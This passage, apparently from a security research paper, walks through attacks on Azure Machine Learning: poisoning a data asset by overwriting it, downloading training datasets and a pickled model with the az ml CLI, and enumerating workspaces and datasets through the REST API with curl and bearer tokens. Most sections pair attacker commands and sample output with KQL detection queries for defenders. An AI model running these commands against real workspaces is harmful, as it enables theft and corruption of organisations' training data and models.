
Listing data assets available

After selecting the data asset, select “New version” to create a new version of that data asset.




Creating new version of data asset

Choose how you would like to select the data source for the new data. In this case, we are uploading a new version of the data from the local file system.




Choosing data source for updated data asset

Select your file(s) and select “Overwrite if already exists”.



Uploading poisoned data


You can now see that we have poisoned this data asset with our data by observing there is a new version and updated modified timestamp.



Showing confirmation of data being updated

This activity is logged within the `AmlDataSetEvent` schema within the Azure ML diagnostic logs. The below query can be used to identify this activity.


```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/WRITE"
| project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId
```



Results of query on AmlDataSetEvent schema

Data Extraction

A summary diagram is shown below on the process to conduct a data extraction attack within Azure ML.



Azure ML data extraction summary diagram

To extract the training data that was used to train a model, we will be relying on the `az ml` command line utility[36] to perform this functionality. We will begin by listing the available workspaces to us, along with their associated resource groups.

```
az ml workspace list --subscription [ID]
```

```
[
  {
    "resourceGroup": "testazureml",
    "subscriptionId": "47c5aaab-dbda-44ca-802e-00801de4db23",
    "workspaceName": "Test-Workspace"
  }
]
```

Listing available workspaces

After gathering the available workspaces and associated resource groups, we will list the datastores available.

```
az ml datastore list --subscription-id [ID] -w [WORKSPACE_NAME] --
resource-group [GROUP]
```

[36]https://learn.microsoft.com/en-us/cli/azure/ml?view=azure-cli-latest

```
[
  {
    "account_name": "testworkspace5178193999",
    "container_name": "code-391ff5ac-6576-460f-ba4d-7e03433c68b6",
    "datastore_type": "AzureFile",
    "endpoint": "core.windows.net",
    "name": "workspaceworkingdirectory",
    "protocol": "https"
  },
  {
    "account_name": "testworkspace5178193999",
    "container_name": "azureml",
    "datastore_type": "AzureBlob",
    "endpoint": "core.windows.net",
    "name": "workspaceartifactstore",
    "protocol": "https",
    "service_data_access_auth_identity": "None"
  },
  {
    "account_name": "testworkspace5178193999",
    "container_name": "azureml-blobstore-ed3e742f-4765-46ae-9725-4f85c6358af8",
    "datastore_type": "AzureBlob",
    "endpoint": "core.windows.net",
    "name": "workspaceblobstore",
    "protocol": "https",
    "resource_group": "testazureml",
    "service_data_access_auth_identity": "WorkspaceSystemAssignedIdentity",
    "subscription_id": "47c5aaab-dbda-44ca-802e-00801de4db23"
  },
  {
    "container_name": "azureml-filestore-ed3e742f-4765-46ae-9725-4f85c6358af8",
    "datastore_type": "AzureFile",
    "protocol": "https"
  }
]
```


Listing available datastores

In this case, we will be downloading the `workspaceblobstore` datastore to search for training data. However, the other datastores could also be explored for training data as well. We will use the below command to download that datastore. Note that the `az ml datastore download` command is only available in the Windows version of the Azure CLI ML extension.

```
az ml datastore download --subscription-id [ID] -w [WORKSPACE_NAME]
--resource-group [GROUP_NAME] -n [FILE_STORE_NAME] --target-path
[OUTPUT_FILE_PATH]
```

As you can see, multiple training datasets that were being used have been downloaded to our machine, showing a successful data extraction attack.

```
Downloading UI/2024-04-18_155457_UTC/taxifare_dataset.csv
Downloaded UI/2024-04-18_155457_UTC/taxifare_dataset.csv, 1 files
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
Downloading UI/2024-04-18_155602_UTC/diabetes_dataset.csv
Downloaded UI/2024-04-18_155602_UTC/diabetes_dataset.csv, 4 files
Downloading azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20
Downloaded azureml/AutoML_91114fd1-6657-4bf0-b51d-6f868e2c2033_20-
```

Download log for downloading training data

```
PS C:\Users\hawk> dir C:\Temp\UI\2024-04-18_155457_UTC\


    Directory: C:\Temp\UI\2024-04-18_155457_UTC


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/19/2024   8:31 AM        3109602 taxifare_dataset.csv


PS C:\Users\hawk> dir C:\Temp\UI\2024-04-18_155602_UTC\


    Directory: C:\Temp\UI\2024-04-18_155602_UTC


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/19/2024   8:31 AM          18937 diabetes_dataset.csv
```

Showing downloaded training data

This activity is logged within the `AmlDataSetEvent` schema and the `AmlDataStoreEvent` schema within the Azure ML diagnostic logs. The below queries can be used to identify this activity.

```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ"
| project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId
```

```
AmlDataSetEvent
| where OperationName endswith "WORKSPACES/DATASETS/REGISTERED/READ"
| project TimeGenerated,ResultType,Identity,OperationName,AmlDatasetId
```

Results | Chart | Add bookmark

TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatasetId
4/19/2024, 12:26:01.399 PM	Succeeded	{"UserName":"Brett Hawkins",...	MICROSOFT.MACHINELEARNI...	
TimeGenerated [UTC]	2024-04-19T12:26:01.3990457Z			
ResultType	Succeeded			
Identity	{"UserName":"Brett Hawkins","UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e"}			
OperationName	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASETS/REGISTERED/READ			
4/19/2024, 12:26:00.811 PM	Succeeded	{"UserName":"Brett Hawkins","...	MICROSOFT.MACHINELEARNI...	

Results of query on AmlDataSetEvent schema

```
AmlDataStoreEvent
| where OperationName endswith "WORKSPACES/DATASTORES/READ"
| project
TimeGenerated,ResultType,Identity,OperationName,AmlDatastoreName
```

```
AmlDataStoreEvent
| where OperationName endswith "WORKSPACES/DATASTORES/READ"
| project TimeGenerated,ResultType,Identity,OperationName,AmlDatastoreName

```


Results | Chart | Add bookmark

TimeGenerated [UTC]	ResultType	Identity	OperationName	AmlDatastoreName
4/19/2024, 12:31:28.947 PM	Succeeded	{"UserName":"Brett Hawkins",...	MICROSOFT.MACHINELEARNI...	workspaceblobstore
TimeGenerated [UTC]	2024-04-19T12:31:28.947415Z			
ResultType	Succeeded			
Identity	{"UserName":"Brett Hawkins","UserObjectId":"d852e46b-de3a-4a39-8ec9-83d22327b00e"}			
OperationName	MICROSOFT.MACHINELEARNINGSERVICES/WORKSPACES/DATASTORES/READ			
AmlDatastoreName	workspaceblobstore			

Results of query on AmlDataStoreEvent schema

Model Extraction

A summary diagram is shown below on the process to conduct a model extraction attack within Azure ML.



Azure ML model extraction summary diagram

To extract a model from an Azure ML workspace, you can use the `az ml model download` command. First, you need to list the available models in a workspace.


```
az ml model list --subscription-id [ID] -w [WORKSPACE_NAME] --
resource-group [GROUP_NAME]
```


```
[
  {
    "createdTime": "2024-04-18T17:13:11.128116+00:00",
    "framework": "Custom",
    "frameworkVersion": null,
    "id": "taxifare-output-model:1",
    "name": "taxifare-output-model",
    "version": 1
  }
]
```


Output listing available models

After that, you can download a given model by its model ID. In this example the model ID is `taxifare-output-model:1`.

```
az ml model download --subscription-id [ID] -w [WORKSPACE_NAME] --
resource-group [GROUP_NAME] --model-id [MODEL_ID] --target-dir
[OUTPUT_DIRECTORY]
```



Output after downloading model

The downloaded model artifacts contain several files, including relevant files for the extracted model, such as a Pickle[37] serialized model file (`model.pkl`) in this example. This shows successfully extracting a model from an Azure ML workspace.


[37]https://medium.com/@maziarizadi/pickle-your-model-in-python-2bbe7dba2bbb

```
PS C:\Users\hawk> dir C:\Temp\mlflow-model\


    Directory: C:\Temp\mlflow-model


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/19/2024   8:51 AM           5657 conda.yaml
-a----         4/19/2024   8:51 AM           1103 MLmodel
-a----         4/19/2024   8:51 AM         851166 model.pkl
-a----         4/19/2024   8:51 AM            120 python_env.yaml
-a----         4/19/2024   8:51 AM           4263 requirements.txt
```

Showing output files

This activity is logged within the `AmlModelsEvent` schema within the Azure ML diagnostic logs. The below query can be used to identify this activity.

```
AmlModelsEvent
| where OperationName endswith "WORKSPACES/MODELS/READ"
| project TimeGenerated,ResultType,Identity,OperationName,AmlModelName
```



Results of query on AmlModelsEvent schema

REST API Abuse

There are several activities you can conduct to interact with datastores and models by abusing the Azure ML REST API. These activities will be shown in the following sections using example curl[38] commands. Text in **bold** would need to be updated based on your environment.

[38]https://curl.se/docs/manpage.html

List Workspaces

First, you will want to list all the available workspaces along with their associated resource groups using the Workspaces REST API[39]. This will be required for subsequent activities, such as interacting with datastores or models.

```
curl -H "Authorization: Bearer [TOKEN]"
"https://management.azure.com/subscriptions/[SUBSCRIPTION_ID]/providers/Microsoft.MachineLearningServices/workspaces?api-version=2023-10-01"
```


```
 "value": [
   {
     "id": "/subscriptions/47c5aaab-dbda-44ca-802e-00801de4db23/resourceGroups/testazureml
ices/workspaces/Test-Workspace",
     "name": "Test-Workspace",
     "type": "Microsoft.MachineLearningServices/workspaces",
     "location": "eastus",
     "tags": {},
     "etag": null,
     "properties": {
       "friendlyName": "Test-Workspace",
```


Listing workspaces

List Datasets

You can list the available datasets within a workspace by providing the workspace name and associated resource group previously retrieved. This can be conducted using the Datasets REST API, which is not documented. This will give you details on the datastore where each dataset belongs. To download a datastore that includes training datasets, you will need to either use the Azure CLI tool (see **Data Extraction**), or MLOKit[40].


```
curl -H "Authorization: Bearer [TOKEN]"
"https://[REGION].experiments.azureml.net/dataset/v1.0/subscriptions/[SUBSCRIPTION_ID]/resourceGroups/[RESOURCE_GROUP]/providers/Microsoft.MachineLearningServices/workspaces/[WORKSPACE]/datasets?includeInvisible=false&pageSize=100&includeLatestDefinition=true"
```

[39]https://learn.microsoft.com/en-us/rest/api/azureml/workspaces?view=rest-azureml-2023-10-01
[40]https://github.com/xforcered/MLOKit

```
"value": [
  {
    "datasetId": "e45b6265-8882-4eef-b43d-48bfea2cb4c4",
    "datasetState": {
      "state": "active",
      "deprecatedBy": null,
      "etag": null
    },
    "latest": {
      "datasetId": "e45b6265-8882-4eef-b43d-48bfea2cb4c4",
      "versionId": "2",
      "datasetDefinitionState": {
        "state": "active",
        "deprecatedBy": null,
        "etag": "\"00006802-0000-0100-0000-66226b780000\""
      },
      "dataflow": null,
      "dataflowType": "Json",
      "dataPath": {
        "datastoreName": "workspaceblobstore",
        "relativePath": "UI/2024-04-19_130135_UTC/diabetes_dataset -POISONED.csv",
        "azureFilePath": "https://testworkspace5178193999.blob.core.windows.net/az
58af8/UI/2024-04-19_130135_UTC/diabetes_dataset -POISONED.csv",
```


Listing datasets with REST API

This reconnaissance is logged within the `AmlDataSetEvent` schema. Notice the `AmlDatasetId` column will be blank since you are listing all datasets, rather than a particular dataset.



Showing logging of REST API recon of datasets

